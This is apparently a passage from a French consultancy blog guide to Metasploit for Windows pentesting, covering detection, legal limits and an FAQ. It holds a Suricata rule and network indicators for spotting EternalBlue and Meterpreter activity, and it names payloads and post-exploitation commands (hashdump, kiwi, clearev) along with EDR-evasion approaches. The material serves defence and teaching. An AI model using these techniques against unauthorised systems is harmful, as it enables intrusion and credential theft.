
Schéma d'Architecture Metasploit



Flux d'Exploitation EternalBlue — Étape par Étape



Cycle de Vie d'une Session Meterpreter



Détection et Contre-Mesures Défensives

Comprendre comment Metasploit est détecté est aussi important que savoir l'utiliser. Les équipes défensives s'appuient sur des signatures réseau, des IOC comportementaux et des règles SIEM pour détecter les opérations Metasploit.

Les **indicateurs réseau** les plus fiables :

- Connexion TCP vers un port non standard (4444, 8443) depuis un processus système (lsass, svchost)
- Certificat TLS auto-signé avec CN générique (Metasploit génère des certificats reconnaissables)
- Traffic SMB inhabituel : trafic Trans2 anormal, exploitation du header SMBv1 NEGOTIATE
- Connexion WinRM (port 5985/5986) depuis des hôtes non administrateurs
- Trafic HTTPS vers des IP sans résolution DNS (reverse shell HTTPS)

La règle Suricata pour détecter EternalBlue :

```
alert tcp any any -> any 445 (
  msg:"ET EXPLOIT MS17-010 EternalBlue Exploit Attempt";
  flow:established,to_server;
  content:"|00 00 00 85 ff 53 4d 42 72 00 00 00 00 18 53 c8|";
  depth:16; offset:4;
  classtype:attempted-admin;
  sid:2024217; rev:4;
)
```

Du côté MITRE ATT&CK, l'exploitation de services distants correspond à la technique T1210 (Exploitation of Remote Services). Les défenses recommandées incluent :

1. Désactiver SMBv1 sur tous les systèmes Windows (`Set-SmbServerConfiguration -EnableSMB1Protocol $false`)
2. Bloquer le port 445 entre les VLANs (pas uniquement vers Internet)
3. Activer Windows Defender Credential Guard pour protéger lsass
4. Déployer un EDR avec monitoring comportemental (processus injectant dans lsass)
5. Activer l'audit PowerShell (ScriptBlock logging) et surveiller les appels WMI/WinRM

Pour une vision complète de la surface d'attaque Windows, consultez notre guide sur la gestion de la surface d'attaque.

Cadre Légal — Pentest Autorisé et Loi Française

En France, les tests d'intrusion sans autorisation écrite tombent sous le coup des **articles 323-1 à 323-7 du Code pénal**. Le simple fait de scanner un système sans accord expose à des poursuites. Les exceptions légales sont strictement encadrées :

- Mission de pentest contractualisée avec périmètre défini et signé
- Bug bounty sur plateformes agréées (YesWeHack, HackerOne) dans les règles d'engagement publiées

- Recherche sur systèmes personnels ou lab isolé
- CTF et plateformes dédiées (Hack The Box, TryHackMe, PwnedLabs)

Les **règles d'engagement** (Rules of Engagement) d'un pentest doivent préciser : IP/CIDR cibles, techniques autorisées, créneaux horaires, contacts d'urgence, et procédure d'escalade en cas d'incident. Pour tout doute sur le cadre légal, consultez l'ANSSI — Guide prestataires de confiance.

> **Points clés à retenir**
>
> - **Architecture** : Metasploit se compose de msfconsole, msfvenom, msfrpcd et d'une base PostgreSQL pour la persistance des workspaces
> - **Modules critiques Windows** : EternalBlue (MS17-010), PsExec pass-the-hash, PrintNightmare (CVE-2021-1675), BlueKeep (CVE-2019-0708), WinRM
> - **Payloads staged vs stageless** : staged (/) = stager petit + download, stageless (_) = tout embarqué — choisir selon les contraintes réseau
> - **Meterpreter** = payload fileless, chiffré AES-256, avec commandes intégrées pour getsystem, hashdump, load kiwi, pivoting et clearev
> - **Évasion** : contre les EDR modernes, msfvenom brut ne suffit plus — nécessite loaders custom ou obfuscation avancée
> - **Détection** : bloquer SMBv1, surveiller les connexions anormales sur 4444/8443, activer Credential Guard, déployer des règles Suricata ciblées
> - **Légal** : toujours obtenir une autorisation écrite avant tout test — art. 323-1 Code pénal français

Questions Fréquentes

Comment installer et configurer Metasploit Framework sur Kali Linux 2025 ?

Sur Kali Linux 2025.1, Metasploit est préinstallé. Il suffit d'initialiser la base de données PostgreSQL avec `sudo msfdb init`, puis de lancer `msfconsole`. La commande `db_status` dans msfconsole confirme la connexion à PostgreSQL. Pour mettre à jour vers la dernière version des modules, utilisez `sudo apt update && sudo apt install metasploit-framework`. Il est recommandé de créer un workspace dédié par engagement avec `workspace -a nom_client` pour isoler les données de scan et les credentials entre les missions.

Quelle est la différence entre un payload staged et stageless dans Metasploit ?

Un payload **staged** (notation avec /) utilise un stager minimal qui se connecte au handler Metasploit pour télécharger le vrai payload (stage) en mémoire. Exemple : `windows/x64/meterpreter/reverse_tcp`. Il est plus petit mais nécessite une connectivité réseau stable vers le handler. Un payload **stageless** (notation avec _) embarque tout le payload dans le binaire initial. Exemple : `windows/x64/meterpreter_reverse_tcp`. Plus lourd (plusieurs Mo), mais ne nécessite

qu'une seule connexion initiale. Pour les environnements avec filtrage réseau strict ou connexion intermittente, le stageless est préférable. Pour les contraintes de taille (macros Office), le staged est incontournable.

Comment détecter une exploitation Metasploit sur un réseau Windows ?

La détection de Metasploit s'appuie sur plusieurs vecteurs. Au niveau réseau : surveiller les connexions TCP vers des ports non standard (4444, 8443, 1234) depuis des processus système (svchost, lsass), détecter les certificats TLS auto-signés avec des CN génériques dans les flux HTTPS, et activer des règles Suricata pour les signatures EternalBlue et BlueKeep. Au niveau endpoint : les EDR modernes détectent l'injection de DLL Meterpreter dans des processus légitimes, l'utilisation de Named Pipes inhabituels (technique getsystem), et les appels API suspects depuis des régions mémoire non mappées. L'activation du ScriptBlock logging PowerShell et la supervision des events Windows 4624/4625/4688 complètent la détection. MITRE ATT&CK T1210 et T1055 décrivent ces techniques et leurs contre-mesures en détail.

Peut-on utiliser Metasploit pour des tests d'intrusion légaux en France ?

Oui, Metasploit est un outil légitime de pentest utilisé par des milliers de professionnels en France et dans le monde. Son utilisation est légale dans un cadre contractualisé : mission de test d'intrusion avec périmètre signé par le client, bug bounty dans les règles d'engagement d'une plateforme agréée (YesWeHack, HackerOne), ou recherche sur systèmes personnels. La clé est l'autorisation écrite préalable. Sans elle, même un scan Nmap peut constituer une infraction au regard de l'article 323-1 du Code pénal français (accès frauduleux à un système d'information), punissable de 2 ans d'emprisonnement et 60 000 € d'amende. Les certifications OSCP, CEH et PNPT incluent l'utilisation de Metasploit dans leur curriculum officiel.

Quels modules Metasploit fonctionnent encore contre Windows Server 2019 et 2022 ?

Windows Server 2019 et 2022 ont corrigé la plupart des vulnérabilités exploitées par les modules historiques (EternalBlue, BlueKeep). Les vecteurs d'exploitation efficaces en 2026 sur des systèmes à jour passent par : les credentials faibles (bruteforce WinRM, SMB), le module PsExec avec pass-the-hash après capture de credentials, PrintNightmare (si le spooler d'impression n'est pas désactivé), et des CVE récentes non patchées. Sur des systèmes correctement maintenus avec EDR activé, l'exploitation directe via Metasploit est rare — les red teams professionnels s'appuient sur des techniques de phishing, des loaders custom et des abus de configurations AD plutôt que sur des exploits de services réseau.

Sources et références : MITRE ATT&CK · ANSSI

Conclusion — Metasploit, Outil de Référence et Marqueur de Maturité

Metasploit Framework reste en 2026 l'outil incontournable pour tout pentest Windows, non pas parce qu'il est magique, mais parce qu'il standardise et accélère des opérations qui prendraient des heures à faire manuellement. La maîtrise de ses modules de scanning, d'exploitation et de post-exploitation — en particulier Meterpreter avec Kiwi et le pivoting — est un marqueur de maturité technique pour un red teamer.

Ce que j'observe dans mes engagements : les équipes défensives qui ont elles-mêmes pratiqué Metasploit détectent infiniment mieux les attaques réelles. Comprendre les signatures réseau de msfvenom, les techniques de getsystem et les IOC de Meterpreter depuis la perspective de l'attaquant est la meilleure formation défensive possible.

La prochaine étape logique est de combiner Metasploit avec des techniques Active Directory avancées. Si vous n'avez pas encore exploré les attaques sur les ACL et les délégations Kerberos, notre guide sur les abus d'ACL Active Directory est votre prochain arrêt.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr